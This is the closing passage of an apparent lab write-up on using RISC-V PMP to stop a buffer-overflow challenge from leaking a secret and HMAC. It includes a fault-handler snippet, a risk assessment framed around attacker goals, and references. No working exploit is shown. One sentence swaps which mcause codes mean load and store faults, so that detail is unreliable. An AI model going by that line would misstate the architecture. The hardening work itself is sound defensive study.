The console prints “WRITE LOCKED” and “READ LOCKED” and mcause = 7 and mcause = 5 which define as load-access fault and store access fault. The messages come from the handler that ensures a protected physical address write triggers a fault. We now have proper confirmation that our enforced PMP rules work as intended. The overflow does still hijack control flow from the return address into foo; however, we can no longer extract the information required for the challenge. In Figure 33, the handler already defines the logic for the READ LOCK and WRITE LOCK.

```
case RISCV_EXCP_LOAD_ACCESS_FAULT: // 5
  print("PMP.. READ LOCKED\n\r");
  //
  // disassembly within print(secret) / sendUartString
  //80000946:   lbu     a5,0(a5)   <-- load exception occurs here (mepc)
  //8000094a:   bnez    a5,0x80000904 <sendUartString+52>
  // 78         for(index = 0; term[index] != '\0'; index++)
  //8000094c:   sw      zero,-20(s0) <-- want to go here, so +0x06
  csr_write_mepc(this_pc+0x06);
  break;

case RISCV_EXCP_STORE_AMO_ACCESS_FAULT: // 7
  print("PMP.. WRITE LOCKED\n\r");
  //
```

Figure 33. Handler logic for READ and WRITE locks based on specific faults

6. Risk Assessment

We treat the board as a disposable data source, and value data extraction over a graceful shutdown. If that assumption proves false because the board must survive further testing or contains critical workloads that expose us as an attacker if we corrupt them, then our tactic requires introduction of a graceful shutdown. With our current approach we risk shortening the FPGA lifespan through continuous writes of the IO output, and cause potential corruption.

We also constrain PMP hardening to the bof_solved.c binary alone, leaving every other image on the FPGA out of the picture. If the system later loads additional code it may expose buffers at the same physical addresses without proper protections. The unprotected modules expose new attack vectors and allow for an attacker to pivot to a different approach, and look for new regions that expose the secret and hmac. We rely on the narrow scope and create a security boundary only within this specific binary, and any future change may reexpose the vulnerability.

7. References

[1] RISC-V International, "The RISC-V Privileged Architecture Manual, Version 1.12, Section C," Accessed Jul. 6, 2025. Available: https://five-embeddev.com/riscv-user-isa-manual/Priv-v1.12/c.html

[2] D. Mangum, "RISC-V Bytes: Privilege Levels," 2021. Accessed Jul. 6, 2025. Available: https://danielmangum.com/posts/risc-v-bytes-privilege-levels

[3] A. Waterman and K. Asanović, *The RISC-V Instruction-Set Manual: Privileged Architecture*, Version 20191213. Accessed Jul. 6, 2025. Available: https://www.scs.stanford.edu/~zyedidia/docs/riscv/riscv-privileged.pdf

[4] "pmpaddrX encoding," internal PDF, VirtualBox guest machine, 2025.

[5] SiFive Inc., *SiFive E31 Core Complex Manual*, Rev. 21G1.01.00, 2021.

[6] K. B. Karthik, "RISC-V Memory Protection: Diving Deep into the Complexities," *Medium*, 2024. Accessed Jul. 6, 2025. Available:

https://medium.com/@talktokarthikbk/risc-v-memory-protection-diving-deep-into-the-complexities-9d751212be6b

[7] RISC-V International, “The RISC-V ELF psABI Specification: Calling Conventions,” Dec. 2024. Accessed Jul. 6, 2025. Available: https://riscv.org/wp-content/uploads/2024/12/riscv-calling.pdf

[8] D. Mangum, “RISC-V Bytes: Caller–Callee Registers,” 2022. Accessed Jul. 6, 2025. Available: https://danielmangum.com/posts/risc-v-bytes-caller-callee-registers/

[9] OpenOCD Project, *Open On-Chip Debugger (OpenOCD) User Guide*, Release 0.12, 2025. Accessed Jul. 6, 2025. Available: https://openocd.org/doc-release/html/About.html

[10] “minicom(1) — Serial Communication Program,” *Debian Manpages*, 2025. Accessed Jul. 6, 2025. Available: https://manpages.debian.org/testing/minicom/minicom.1.en.html